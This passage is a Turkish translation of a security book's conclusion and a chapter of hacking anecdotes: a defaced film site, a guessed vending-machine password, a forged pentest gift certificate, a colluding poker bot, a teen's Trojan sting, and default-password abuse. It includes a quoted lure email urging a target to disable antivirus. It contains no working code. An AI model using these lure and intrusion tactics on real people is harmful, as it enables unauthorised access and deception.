Eğer toplum mühendislerinin hedeflerini nasıl kandırdıklarını ve insanları düşünce durumundan duygusal zaafa düşme durumuna nasıl geçirdiklerini daha iyi anlamak istiyorsanız . . . Sadece çocuklarınıza kulak verin.

SONUÇ

Bill Simon'la ilk kitabımızda, toplum mühendisliğini “bilgi güvenliğinin en zayıf halkası” olarak nitelendirdik.

Peki, geçen üç yılın sonunda ne gördük? Bir sürü şirketin birbiri ardına bilgisayar korsanları veya görevlendirilmiş endüstriyel ajanlar tarafından teknik saldırıya karşı bilgisayar kaynaklarını korumak için güvenlik teknolojileri kullandığını ve yetkisiz erişimlere karşı korunmak için etkili, fiziksel güvenlik kuvvetleri istihdam ettiğini gördük.


Ama ayrıca toplum mühendisleri tarafından yöneltilen tehditlere karşı çok az özen gösterildiğini gördük.

Çalışanların tehditler hakkında ve davetsiz misafirlere yardımcı olarak üçkâğıda getirilmekten nasıl korunacakları hakkında eğitim almaları hayati önem taşıyor. İnsan kaynaklı güvenlik zaafalarına karşı koymak son derece önemli. Kuruluşu, toplum mühendisliği taktikleri kullanan bilgisayar korsanlarının kurbanı olmaktan korumak *tüm* çalışanların –işlerini yaparken bilgisayar kullanmayanlar da dahil *tüm* çalışanların– sorumluluğunda olmalı. Yöneticiler saldırılara açıktır, ön büro çalışanları açıktır, santral memurları, resepsiyonistler, temizlik personeli, otopark çalışanları açıktır ve en önemlisi, işe yeni başlayanlar bu tip saldırılara açıktır – kanunsuz hedeflerine ulaşma yolunda, herkes toplum mühendisleri tarafından istismar edilebilir.

Asırlardan beri insan faktörü bilgi güvenliğinin en zayıf halkası olarak kabul edilir. Milyon dolarlık soru ise şu: Toplum mühendisinin sızacağı şirketinizdeki en zayıf halka siz mi olacaksınız?

NOTLAR

1. Psikolog Neider't'in görüşleri www1.chapman.edu/comm/comm/faculty/thobbs/com401/socialinfluence/mindfl.html adresinde bulunabilir.
2. Bkz. Kevin D. Mitnick ve William L. Simon, *Aldatma Sanatı* (Wiley Publishing, Inc., 2002), sf. 266-271.



Hissalar

Şifre çözümlerici değilim, matematikçi değilim. Ben sadece insanların uygulamalarda nasıl hatalar yaptıklarını ve aynı hataları tekrar tekrar yaptıklarını biliyorum.

– Güvenlik danışmanına dönüşen eski bir bilgisayar korsanı

Bu kitabı yazarken karşılaştığımız bazı hikâyeler, önceki bölümlerin içeriğine tam olarak uygun düşmedi ama göz ardı edilemeyecek kadar da eğlenceli hikâyelerdi. Hepsi bilgisayar korsanlığı ile ilgili değil. Bazıları muzip, bazıları kandırmacalı, bazıları insan doğasının kimi yönlerini aydınlatıldığı ve ortaya çıkardığı için anlatmaya değer... Ve bazıları da sadece komik.

Biz çok sevdik, sizin de seveceğinizi düşündük.

KAYIP MAAŞ ÇEKİ

Jim, ABD Ordusu'nda çavuştu ve Washington eyaletindeki Seattle Halici üzerinde bulunan Fort Lewis'de, Jim'in, "Rütbesini emrindeki herkesin hayatını zehir etmek için kullanan, dünyaya alabildiğine kızgın bir adam," olarak tanımladığı, zorba bir başçavuşun idaresindeki bir bilgisayar ekibinde çalışıyordu. Jim ve ekipteki arkadaşları nihayet illallah ettiler ve hayatlarını bu kadar dayanılmaz hale getirdiği için bu zalimi cezalandırmaya karar verdiler.

Personel kayıtlarını ve maaş bordrosu girişlerini kendi birimleri yürütüyordu. Doğruluğundan emin olmak için, her bir kalem iki farklı kâtip-asker tarafından giriliyor ve ilgili kişinin kayıtlarına gönderilmeden önce sonuçlar karşılaştırılıyordu. Jim'in söylediğine göre, buldukları intikam yolu basitti: İki kâtip de bilgisayara başçavuşun öldüğü bilgisini aynı şekilde girdiler.

Bu giriş de, tabii ki maaş çeki işlemini durdurdu.

Ödeme günü geldiğinde ve başçavuş çekini almadığından şikâyetçi olduğunda, "Evrak dosyasından çıkararak maaş çekinin elle hazırlan-

ması için standart yöntemle başvuruldu." Ama bu da işe yaramadı. Jim, gayet kinayeli biçimde, "Bilinmeyen bir nedenle, evrak dosyası hiçbir yerde bulunamadı. Yer yarılmış, dosya içine girmişti sanki," diye yazıyor. Jim'in neden bu kadar imalı bir sonuca vardığını anlamak güç değil.

Bilgisayar kayıtlarının adamın öldüğünü göstermesi ve elde, kendisinin bir zamanlar yaşadığını gösteren hiçbir kayıt olmaması nedeniyle, başçavuşun şansı yaver gitmiyordu. Var olmayan birine ödeme yapmaya ilişkin hiçbir yönetmelik yoktu. Ordu genel merkezine talepte bulunularak, başçavuşun kayıtlarının kopyalanıp gönderilmesi ve kendisine şu anda ödeme yapabilecek bir makam olup olmadığına dair bilginin istenmesi zorunluydu. Talepler usule uygun biçimde yapıldı ama çabuk bir cevap alacaklarına dair beklentileri çok düşüktü.

Öykü mutlu sonla bitti. Jim, "Kendisini tanıdığım sonraki zamanlar boyunca, davranışları çok daha farklıydı," diye bitiriyor hikâyesini.

ERGEN BÜYÜCÜ, HOLLYWOOD'A GEL


Jurassic Park 2 filminin yeni çıktığı zamanlarda, Yuki adını verdiğimiz genç bir bilgisayar korsanı, *Jurassic Park* filminin web sitesi ve TV programları stüdyosu olan lost-world.com adresine sahip olan MCA/Universal Studios'u "elde etmeye" –yani kontrolünü ele geçirmeye– karar verdi.

Yuki'nin deyimiyle, "İncir çekirdeğini doldurmayacak," bir sızmaydı yaptığı çünkü site son derece zayıf bir korumaya sahipti. Teknik terimlerle, "Sektirici (bouncer) [güvenlik duvarı olmayan yüksek bağlantı noktası] çalıştıran bir CGI programı ekleyerek yüksek bağlantı noktasına bağlandım ve tam erişim için yerel makineye yöneldim," şeklinde açıkladığı yöntemle bu zaafıtan faydalandı.

MCA o zamanlar henüz yeni bir binadaydı. Yuki biraz internet araştırmasıyla, mimarlık firmasının adını öğrendi, web sitesine girdi ve ağıni kırmakta pek de zorlanmadı. (Bu uzun zaman önceydi ve o zamanki bariz güvenlik açıkları muhtemelen artık düzeltilmiştir.)

Güvenlik duvarının arkasından MCA binasının AutoCAD çizimlerinin yerini tespit etmek hiç de uzun sürmedi. Yuki çok mutluydu. Yine de bu, asıl yapmak istediği şeyin yanında sadece bir kenar süsüydü. O sırada arkadaşı *Jurassic Park* web sayfalarına "yeni ve sevimli bir logo" tasarlamakla meşguldü; *Jurassic Park* adını ve ağız açık diranozorları küçük bir ördekle değiştiriyordu. Web sitesine girdiler, resmî logonun yerine kendi logolarını (bkz. Şekil 11–1) koydular ve neler olacağını izlemeye başladılar.

Tepkiler pek bekledikleri gibi değildi. Medya logoyu komik buldu ama işkillendi. CNet News.com, Universal şirketinden birilerinin kamuoyunun



Şekil 11-1: Jurassic Park logosunun değiştirilmiş.

filme ilgisini çekmek için bu numarayı çevirdiğinden şüphelenerek, 'Korsanlık mı, Sazan Avı mı?' başlığıyla bir haber¹ yazdı.

Yuki, hemen arkasından Universal ile irtibata geçerek, kendisinin ve arkadaşının siteye sızmak için bulduğu güvenlik zaaflarını açıkladı ve ayrıca siteye kurdukları arka kapıdan da onları haberdar etti. Birilerinin web sitelerine veya ağlarına girdiğini öğrenen pek çok şirketin aksine, Universal sakinleri bu bilgilendirmeyi takdirle karşıladılar. Daha da fazlasını yapıp, Yuki'nin dediğine göre, kendisine iş teklif ettiler – başka güvenlik zaafları da bulup kapatacağından şüpheleri yoktu. Yuki bu tekliften ötürü çok heyecanlanmıştı.

Ama işe yaramadı. "Benim sadece 16 yaşında olduğumu anlayınca, düşük fiyata kapatmaya çalıştılar." Teklifi geri çevirdi.

İki yıl sonra, CNet News.com tüm zamanların en iyi 10 bilgisayar saldırısı listesini yayınladı.² Yuki'nin *Jurassic Havuzu (Pond)* saldırısının da bu listeye dikkat çekici şekilde dahil edildiğini görmek onu çok mutlu etti.

Yuki'nin söylediğine göre, korsanlık günleri sona ermişti. "Beş yıldır sahneden çekilmişti." MCA teklifini geri çevirdikten sonra, danışmanlık kariyerine başlamıştı ve o zamandan beri de bu işine devam ediyordu.

MEŞRUBAT MAKİNESİNE GİRMEK

Eskilerde bir zaman, Xerox ve diğer şirketler, "E.T., eve telefon et" şianıyla bazı makineler geliştirmek üzere deneyler yaptılar. Mesela bir fotokopi makinesi kendi durumunu gözleyecek ve toneri azaldığında veya

besleme silindirleri eskimeye başladığında ya da herhangi başka sorunlar tespit edildiğinde uzak bir istasyona veya şirketin genel merkezine durumu rapor eden bir sinyal gönderilecekti. Sonra da, yanında gerekli onarım parçalarıyla teknik servis elemanı gönderilecekti.

Muhbirimiz David'e göre, bu konuda nabız ölçen şirketlerden biri de Coca Cola'ydı. David'in dediğine göre, deneysel kola otomat makinelerini Unix sistemine bağlanmışlardı ve işletim durumlarını uzaktan rapor etmek üzere sorgulayabiliyorlardı.

Bir gün canı sıkılan David ve birkaç arkadaşı, bu sistemi didikleme ve neler çıkarabileceklerini görmeye karar verdiler. Tam bekledikleri gibi, makineye telnet üzerinden erişebildiklerini gördüler. "Bir seri bağlantı noktası aracılığıyla merkeze bağlıydı ve durumu tespit edip güzelce biçimlendiren bir işlemciyle çalışıyordu." Finger programını kullandılar ve, "Bu makineye giriş yapılabilirdiğini," gördüler – tek yapmaları gereken parolayı bulmaktı.

Şirket programcılarının biri özellikle tahmin etmesi zor bir parola seçmiş olmasına rağmen, parolayı sadece üç denemede buldular. Erişim kazanınca, işlemciyi çalıştıran programın kaynak kodunun da cihazda saklandığını gördüler ve bu yazılımı, "Biraz değiştirmekten kendimizi almadık!" diye ifade ediyorlardı kendilerini.

Her beş kutuda bir, kola çıkış mesajının sonuna, "İmdat! Biri beni tekliyor!" yazdıran bir yazılım parçası girdiler. David'e göre, "Yine de en çok, parolayı tahmin ettiğimizde güldük." Coca Cola şirketinin kimsenin tahmin edemeyeceğini düşündüğü parolayı bilmek ister misiniz?

David'in söylediğine göre, kola otomat makinesinin parolası "Pepsi"ydi!

ÇÖL FIRTINASINDA IRAK ORDUSUNU FELÇ ETMEK

Çöl Fırtınası operasyonunun en sıcak zamanlarında, ABD Ordu İstihbarat birimi Irak Ordusunun iletişim sistemleri üzerinde çalışmak üzere telsiz frekansı tespit ekipmanlarıyla yüklü helikopterleri "Irak sınırının güvenli tarafı" üzerindeki stratejik noktalara gönderdi. Bu açıklayıcı ifade, orada bulunan Mike'a ait.

Helikopterler üç grupta gönderiliyordu. Noktasal konumlar için Global Konumlama Sistemlerinin (GPS) geliştirilmesinden önce, üç motosikletli, kullandıkları telsiz frekansları ile birlikte, İstihbarat sorumlularının her Irak Ordusu biriminin konumunu belirlemesine imkân veren kerte-rizler alıyordu.

Operasyon başladığında ABD, Irak iletişim sistemini gizlice dinliyordu. Mike'ın dediğine göre, "Farsça konuşabilen ABD subayları, Iraklı komutanları kara birlikleri devriye komutanlarıyla konuşturlarken dinlemeye başladı." Üstelik sadece dinlemiyorlardı. Komutan tüm birimlerine eşzamanlı iletişim kurmalarını söylediğinde, birimler: "Ben Deve 1." "Ben Deve 3." "Ben Deve 5." diye giriş yapıyorlardı. ABD'nin dinleme görevlilerinden biri bu sefer telsizle Farsça "Ben Deve 1" diye konuşup, giriş adını tekrar ediyordu.

Kafası karışan Iraklı komutan, Deve 1'e zaten giriş yaptığını ve tekrar yapmaması gerektiğini söylüyordu. Deve 1 masumca sadece bir kez giriş yaptığını söylüyordu. Mike "İthamlar ve itirazlarla birlikte, telaşlı bir tartışma başladı," diye anlatıyor.

Ordunun dinleme görevlileri, aynı şablona farklı Iraklı komutanlarla sınır boyunca devam ettiler. Sonrasında, taktiklerini bir sonraki seviyeye taşımaya karar verdiler. Giriş adını tekrarlamak yerine, ABD'li bir ses, İngilizce, "Ben Bravo Gücü 5 – nasıl gidiyor!" diye bağıracaktı. Mike'ın dediğine göre, "Kıyamet kopuyordu!"

Bu müdahaleler, kâfir istilacılar tarafından yapılan bu kesintiyi duyan arazi birliklerinin küçük düşen komutanlarını çileden çıkarıyor ve aynı zamanda Amerika güçleri konuştukları her kelimeyi duymadan kendi birimlerine telsizle talimat veremeyeceklerini keşfettikleri için dehşete kapılıyorlardı. Düzenli olarak yedek frekans listesi üzerinde değişiklik yapmaya başladılar.

ABD Ordu helikopterleri içindeki telsiz frekansı tespit ekipmanları bu stratejiyi bozmak üzere tasarlanmıştı. Ekipman telsiz bandını basitçe tarıyor ve Iraklıların kullandığı yeni frekansı çabucak tespit ediyordu. ABD'nin dinleme görevlileri hemen takibe başlıyordu. Bu sırada, her frekans değişiminde, Ordu İstihbarat birimi Iraklıların kullandığı frekans listesine ekleme yapıyordu. Hem de Irak savunma gücünün "muharebe düzeni" bilgilerini –birimlerin büyüklüğü, konumu ve tayini, hatta eylem planlarını– toplamaya ve düzenlemeye devam ediyorlardı.

Sonuç olarak, Iraklı komutanlar kendi birlikleriyle telsiz iletişiminden umutlarını kesip vazgeçerek, onun yerine gömülü telefon hatlarına döndüler. ABD yine hemen enselerindeydi. Irak Ordusu, eski, temel seri telefon hatlarına güveniyordu ve bu hatlardan herhangi birine şifreli vericilerle girip tüm bilgileri Ordu İstihbaratına göndermek basit bir işlemdi.

Amerikan ordusunun Farsça konuşanları işbaşına dönerek, daha önce telsiz iletişimlerini kesmekte kullandıkları aynı yöntemleri kullanmaya başladılar. Hattan, "Selam, ben yine Bravo Gücü 5. Nasıl gidiyor?" diye neşeyle patlayan sesi duyan binbaşı, albay ya da generalin suratını

hayal edemiyorum. Belki, "Bir süre görüşemediğimizden sizi özledik, geri dönmek güzel," gibi şeyler de diyorlardı.

O zamanlarda Iraklı komutanların modern iletişim seçenekleri yoktu. Talimatlarını göndermek için son çare olarak yazmaya başvururlar ve yazılı mesajlarını arazideki subaylara kamyonlarla gönderip, cevaplarını buğulu, kumlu çöl üzerinden genel merkeze yine kamyonla almaya başladılar. Basit bir talep ve cevabının döngüsü saatler alıyordu. Koordineli hareket etmesi için birden fazla birime ihtiyaç duyan talimatların gerçekleşmesi neredeyse imkânsızdı çünkü arazideki her birimin bir arada hareket edebilmesi için bu talimatları zamanında alması son derece zordu. Hızlı hareket eden Amerikan güçlerine karşı savunma yapmak için hiç de etkili bir yol değildi.

Hava savaşı başlar başlamaz, bir grup ABD pilotu, yeri bilinen Iraklı arazi grupları arasında gidip gelen mesajları taşıyan kamyonları aramakla görevlendirildi. Hava Kuvvetleri bu iletişim kamyonlarını hedef almaya ve onları devre dışı bırakmaya başladı. Birkaç gün içinde, Iraklı şoförler arazi komutanları arasında mesaj taşımayı reddetmeye başladı çünkü sonunun kesin ölüm olduğunu biliyorlardı.

Bu durum Irak komuta-kontrol sistemlerinin neredeyse tamamen yıkılması anlamına geliyordu. Irak Merkez Komutanı araziden telsizle emirleri alabilse bile, Mike'in dediğine göre, arazi komutanları "Mesajların ABD ordusu tarafından dinlendiğini ve kendi bulundukları yere saldırı düzenlemek için bunu kullanacaklarını bildiklerinden dolayı dehşete kapılıyorlardı." Çünkü özellikle de emirlere cevap verince, arazi komutanı halen hayatta olduğunu ele veriyordu ve verdiği cevabın Amerikalıların yerini noktasal olarak tespit etmesine imkân vereceğini biliyordu. Kendi canlarını kurtarabilmek için, Iraklı bazı arazi birimleri, ellerinde kalan iletişim cihazlarını da kapattı ve gelen talimatları duymaz oldular.

Mike, açıkça görünen bu zafer için, "Kısa sürede Irak Ordusu kaosa sürüklendi ve pek çok yerde etkisiz kaldı çünkü kimse kimseyle iletişim kuramıyor veya kurmak istemiyordu," diyor.

MİLYAR DOLARLIK HEDİYE ÇEKİ

Aşağıda anlatacaklarımızın büyük kısmı, şu anda sağlam ve itibarlı bir güvenlik danışmanı olan eski bir bilgisayar korsanı ile yaptığımız söyleşiden alınmıştır.

Hepsi orada, hepsi! "Bay Horton, neden bankaları soyuyorsunuz?" "E, çünkü para orada."

Size komik bir öykü anlatacağım. Ben ve Ulusal Güvenlik Kurumu'ndan Frank denen bu herifle ilgili – size adımı vermeyeceğim çünkü şu anda Microsoft için çalışıyor. Dijital hediyeye

çekleri yapan bir şirketle bir [sızma testi] anlaşması yapmıştık. Artık bu işi yapmıyorlar ama yine de söz konusu şirketin adım söylemeyeceğim.

Peki, nereye sızacağız? Hediye çekindeki şifreyi mi kıracağız? Yo, [şifreleme] mükemmel, çok iyi yapılmış. Kriptografik olarak güvenli, yani denemek zaman kaybı olur. Peki, nereye saldıracağız?

Bir tüccar hediye çekini nasıl paraya çevirir; ona bakıyoruz. Bu içeriden bir saldırı olacak çünkü ticari hesap sahibi olma iznimiz var. Yani, ödeme sisteminde bir kusur, isteğe bağlı komut yürütme şansı veren bir uygulama hatası bulacağız. Aptalca ve çocukça, özel bir yetenek gerektirmiyor – sadece ne aradığımızı bilmeniz lazım. Şifre çözümleyici değilim, matematikçi değilim. Ben sadece insanların uygulamalarda nasıl hatalar yaptıklarını ve aynı hataları tekrar tekrar yaptıklarını biliyorum. .

Ödeme merkeziyle aynı alt ağ maskesi üzerinde, kendi darphanelerine –hediye çeklerini basan makineye– bağlantıları var. Güven ilişkisi kullanarak o cihaza girdik. Sadece kök cevabı almak yerine, bir de hediye çeki hazırladık – 32 bitlik hediye çeki kodunu üretip, para birimini ABD doları olarak ayarladık.

Artık elimde \$1.900.000.000 değerinde bir hediye çeki vardı. Üstelik bu çek tamamen geçerliydi. Birileri para birimini İngiliz sterlini olarak ayarlamamız gerektiğini söyledi; böylece dolar karşılığı daha yüksek olurmuş.

Biz de Gap'ın web sitesine girdik ve bir çift çorap satın aldık. Teorik olarak, bir milyar dokuz yüz milyon dolar karşılığında bir çift çorabımız oldu. Muhteşemdi.

Sızma testi raporuna o çorapları zımbalamak istedim.

Ama anlattıkları henüz bitmemişti. Öykümün bize hissettirdiğini düşündüğü biçimden rahatsız oldu ve bu yanlış izlenimi düzeltmek umuduyla devam etti.

Belki size bir rock yıldızı gibi geliyorum ama sizin tüm gördüğünüz benim izlediğim yol; sonra da, “Aman Tanrım, ne kadar da zeki. Hepsini topu sisteme erişmek için şunu yaptı, sonra güven ilişkisini ihlal etti, basım yerine ulaştı ve bir hediye çeki yarattı,” diye düşünüyorsunuz.

Tamam da, bu işin ne kadar zor olduğunu biliyor musunuz? “Hadi bakalım, şunu deneyelim, oldu mu?” diye başlıyor. Satış yok. “Şunu deneyelim, şimdi oldu mu?” Satış yok. Deneme ve yanılma. Merak, azim ve kör talih. Hepsini birazcık da beceriyle harmanlamak gerek. Gerçekten bu çoraplar halen elimde.

TEKSAS USULÜ AÇIK POKER İHLALI

Büyük bir kumarhanede masa başında otururken poker oyuncularının oldukça emin hissettikleri şeylerden biri –ister dünyanın en popüler oyunu olan Teksas usulü açık poker, ister başka bir versiyonu olsun– kart dağıtan kişinin izleyen bakışları, kumarhane patronları ve her şeyi gören kameraların altında kendi yetenek ve şanslarına güvenebilecekleri ve diğer oyuncuların hile yapabileceğine pek ihtimal vermemeleridir.

Bugünlerde, internet sayesinde, elektronik olarak da poker masasına oturup, evde bilgisayarınızın rahatlığında, para karşılığı, ülkenin veya dünyanın çeşitli bölgelerindeki gerçek oyuncularla poker oynamak mümkün.

Sonra bir yerlerden, kendi yazdığı elektronik bir robot yazılım kullanarak kendini avantajlı duruma getiren bir bilgisayar korsanı çıkagelir. Bilgisayar korsanı Ron, “Rakiplerini gerçek bir insan karşısında oynuyorlarmış düşüncesiyle yanlış yönlendiren, ‘matematiksel olarak mükemmel’ şekilde çevrimiçi poker oynayan bir robot,” yazdığını söylüyor. Günlük oyunlarda para kazanmanın yanı sıra, robotunu bir sürü turnuva veya sokarak etkileyici başarılar da elde etmiş. “Üç yüz oyuncuyla başlayan, dört saatlik ‘serbest girişli’ (giriş ücreti alınmayan) bir turnuvada, robotum oyunu ikinci bitirdi,” diyor.

Ron bir muhakeme hatası yapana kadar işler harika gidiyor. Nihayet robot yazılımı her alıcıya yıllık \$99 fiyata satmaya karar veriyor. “İnsanlar ürünü duymaya başladılar ve hedeflediğim çevrimiçi poker sitelerini kullananlar robot oyunculara karşı oynuyor olabilecekleri düşüncesiyle endişelendiler. Bu durum öyle bir velveleye (ve kumarhane yönetiminin müşteri kaybetme korkusuna) neden oldu ki, robot kullanımını tespit etmek için siteye bir kod eklediler ve robot kullanımının tamamen yasaklanacağını duyurdular.”

Strateji değişikliği yapmanın zamanı gelmişti.

Robot teknolojisinin ticaretini yapma girişimim başarısız olunca, tüm projeyi yeraltına taşıma ya karar verdim. Robotu en büyük çevrimiçi poker sitelerinin birinde oynayacak şekilde modifiye ettim ve teknolojisini aynı masada iki veya daha fazla robot oynatarak, kendi aralarında gizlice kart paylaşımı yapmalarını, böylece haksız avantaj elde etmelerini sağlayacak şekilde getirdim.

Bu macerayı anlattığı e-mailin orijinalinde Ron, robotlarının halen kullanımında olduğunu ima ediyor. Daha sonra bize tekrar yazarak, şunu da eklememizi istedi:

Binlerce çevrimiçi poker oyuncusuna mal olacak finansal zararı değerlendirdince, geliştirdiğim bu yazılım teknolojisini başkalarına karşı bir daha asla kullanmamaya karar verdim.

Çevrimiçi kumarbazlar, yine de karar sizin. Ron bunu yapabildiyse, başkaları da yapabilir. Uçağa atlayıp Las Vegas'a gitmek daha iyi olabilir.

GENÇ PEDOFİL (SÜBYANCI) ZABITASI

Ben ve ortak yazarım, bu öyküyü oldukça çarpıcı bulduk. Sadece kısmen doğru olsa veya kim bilir, belki tamamen uydurma bile olsa, bize sunulduğu şekilde sizinle paylaşmaya karar verdik:

Her şey ben 15 yaşındayken başladı. Arkadaşım Adam, öğle yemeklerini yediğimiz kafeteryanın dışındaki ankesörlü telefonda nasıl beleş arama yapabileceğimizi bana gösterdi. Biraz da olsa yasadışı bir şey ilk kez yapıyordum. Adam, ahizenin kulaklık kısmını delmek için bir ataş kullanarak, ataşı bir nevi beleş telefon kartına dönüştürmüştü. Daha sonra aramak istediği numarayı arıyor, numaranın son rakamını basılı tutarken, aynı zamanda ataşı da ahizenin ağızlık kısmına değdiriyordu. Bunu takiben bir dizi klik sesi, sonra da çalma sesi duyuluyordu. Hayran olmuştum. Hayatımda ilk kez, bilginin ne kadar güçlü olabileceğini fark etmiştim.

Hemen bundan sonra, konuyla ilgili bulabildiğim her şeyi okumaya başladım. Karanlıkta kalmış bir bilgi varsa ona ulaşmam gerekti. Ataş numarasını tüm lise boyunca, daha karanlık yollara sapma arzum beni ele geçirene kadar kullandım. Belki de amacım sadece bu yeni yolun nereye kadar gittiğini görmekti. Bununla birlikte "kötü" bir şey yapmanın verdiği heyecan, 15 yaşındaki bir pankçıyı yeraltına sürüklemeye yeterdi.

Daha sonra bilgisayar korsanı olabilmek için bilgiden fazlasının gerektiğini fark ettim. Tuzakları kurabilmek için sosyal kırmazlığa sahip olmanız gerekiyordu.

Çevrimiçi arkadaşlarımdan biri vasıtasıyla Truva Atı adı verilen programlardan haberdar oldum; bilgisayarına da birini yüklememe yardımcı oldu. Benim ne yazdığımı görmek, video kamera akışımı kaydetmek gibi inanılmaz şeyler yapabiliyordu. Cennete düşmüş gibiydim. Truva Atı hakkında bulabildiğim her şeyi araştırdım ve popüler sistemlere girmeye başladım. Sohbet odalarına giriyor ve birilerinin indirmesini sağlamaya çalışıyordum ama güven meselesi vardı. Kimse bana güvenmiyordu ve bunun için iyi gerekçeleri vardı.

Rastgele gençlerin takıldığı bir IRC odasına girdim ve onunla karşılaştım: Küçük çocukların ve ergenlerin resimlerini arayan bir pedofil (sübyancı). Başlangıçta birinin şaka yaptığını sandım ama sonra uyumlu davranmaya ve bu kişiye karşı kendimi kurban olarak göstermeye karar verdim.

Kendimi bir gün onunla tanışmaya can atan –tabii onun düşündüğü şekilde değil, küçük bir kız olarak– biri gibi lanse ederek özel olarak sohbet etmeye başladım. Bu herif kelimenin en hafif tabiriyle mide bulandırıcıydı. 15 yaşımın getirdiği içgüdü, dünyada adaleti sağlamak istiyordu. Bu herifi öyle bir oyuna getirmek istiyordum ki, bir daha çocuklara olta atmayı aklından bile geçirememeliydi. Kendisine birkaç defa Truva Atı göndermeye çalıştım ama benden akıllıydı. Benim her girişimimi bloke eden anti-virüs yazılımı vardı. İşin komiği, benim kötü niyetli olduğumdan hiç şüphelenmemişti. Belki benim bilgisayarımda virüs olduğunu ve göndermeye çalıştığım resimlere kendi kendine eklendiğini sanıyordu. Sadece aptal oynuyordum.

Birkaç gün sohbet ettikten sonra daha ısrarcı olmaya başladı. Benden müstahcen resimlerimi istiyor, beni sevdiğini ve benimle görüşmek istediğini söylüyordu. Birinci sınıf şerefsizin tekiydi ve bir sızabilsem en ufak bir vicdan azabı duymadan başımı yakacağım mükemmel bir hedefti. Kullandığı e-mail adreslerinin bir kaçına erişim sağlayacak kadar bilgi toplamıştım. Size sordukları gizli soruları biliyor musunuz? “En sevdiğiniz renk nedir?” “Annenizin kızlık soyadı nedir?” Tüm yapmam gereken önce ağzından bu bilgileri almak ve hop, içerideydim.

Yapmaya çalıştığı şey kesinlikle yasadışıydı. Çeşitli yaşlardaki pek çok çocuğu içeren pornografiden bahsediyoruz. Midem bulanmıştı. Sonra birden kafama dank etti. Benden gelen Truva Atım kabul etmiyorsa, belki kendi porno kankalarından birinden geleni kabul ederdi. Sahte bir e-mail adresi yarattım ve kısa bir mesaj yazdım.

Şu seksi videoya bir bak. İndirmeden önce virüs tarayıcını kapat çünkü kaliteyi bozuyor.

Not: Bana borçlusun.

Bu oltaya takılacağından emindim ve tüm öğleden sonra e-mailine bakması için sabırla bekledim. Vazgeçmiştim. Bu [toplum mühendisliği] işleri bana göre değildi.

Daha sonra gece 23:00 sularında nihayet oldu. Truva Atı, Adam’ın bilgisayarına kurulduğunu bana mesajla haber veriyordu. Başarmıştım!

Hemen erişim kurdum ve [onun bilgisayarında yarattığımı] bir klasörün içine kamları kopyalamaya başladım; klasöre “çıtır-lar” adını verdim. Bu herif hakkında adı, adresi, çalıştığı yer ve hatta o sırada hangi dokümanlar üzerinde çalıştığı gibi her türlü bilgiyi edinmiştim.

Öyle hemen FBI'ı veya yerel polisi arayamazdım, [çünkü sadece herifin bilgisayarındaki bu belgeleri bildiğim için bile korkuyordum], beni hapse düşürebilirdi ve korkmuştum. Biraz daha uğraştıktan sonra evli ve çocukları olduğunu öğrenmiştim. Bu korkunçtu.

Yapmayı bildiğim tek şeyi yaptım. Karısına çiturlar dosyasına erişebilmesi için gereken tüm bilgilerle birlikte bir e-mail gönderdim. Daha sonra tüm izlerimi sildim ve Truva Atını sistemin-den kaldırdım.

Bu benim yaşadığım sadece kod istismarı değil, bir şeyi gerçekleştirmek için tutku duyduğum ilk deneyimimdi. Erişim kazanınca, bütün olayın bu olmadığını anladım. Salt bilgiden fazlası gerekiyordu; kurnazlık, yalan söylemek, kandırmak ve yoğun şekilde çalışmak gerekiyordu. Ama o göt herifin başını yakmak için harcadığım her gram enerjiye değirdi. Kendimi 15 yaşında bir kral gibi hissediyordum. Ve tek bir kişiye bile bundan bahsedememişim.

Ama keşke görmüş olduğum şeyleri görmeseydim.

... VE HATTA BILGISAYAR KORSANI OLMANIZA BİLE GEREK YOK

Bu kitaptaki öykülerin çoğunda açıkça görebileceğimiz gibi, bilgisayar korsanlarının birçoğu için bilgilerini bu seviyeye getirmek yıllarını aldı. Bu yüzden bilgisayar korsanlığı geçmiş olmaya bir tarafından korsan düşünce yapısıyla gerçekleştirilen ihlaller bana her zaman ilgi çekici gelmiştir. Bu öykü de onlardan biri.

Bu olay olduğu zamanlarda John, Bilgisayar Bilimleri bölümünde okuyan bir üniversite son sınıf öğrencisiydi ve yerel elektrik ve doğalgaz şirketinde bulunduğu stajyer pozisyonu sayesinde, mezun olduğunda sadece diploma değil, deneyim sahibi de olacaktı. Şirket kendisini çalışanlar için Lotus Notes sürüm geliştirme işinde görevlendirmişti. Randevu ayarlamak için birini her aradığında, onlardan Lotus Notes parolasını istiyor, böylece sürüm yükseltimini yapabiliyordu. Kimse parola bilgisini vermekte tereddüt etmiyordu.

Yine de bazen kendisini sesli mesaj eklentileriyle oynarken buluyor ve öncesinde parolayı istemeye gerek görmeden randevuyu planlıyordu. Ne anlatacağımı anlamışsınızdır. Jon, bu tilsımı kendi kendine çözdü: "Çalışanların yüzde 80'inin sistemlerine Notes kurulduğundan beri parolalarını değiştirmediklerini fark ettim; yani ilk denemem 'geçer not' almıştı."

Eğer bu işe yaramazsa, John, hedef kişinin çalışma alanı civarında dolanıyor ve genellikle monitörün üzerine yapıştırılmış ya da klavyenin altına veya en üst çekmeceye saklanmış (doğru bir tabirle) olan post-it kâğıtlar üzerinde parolalarının yazıp yazmadığına bakıyordu.

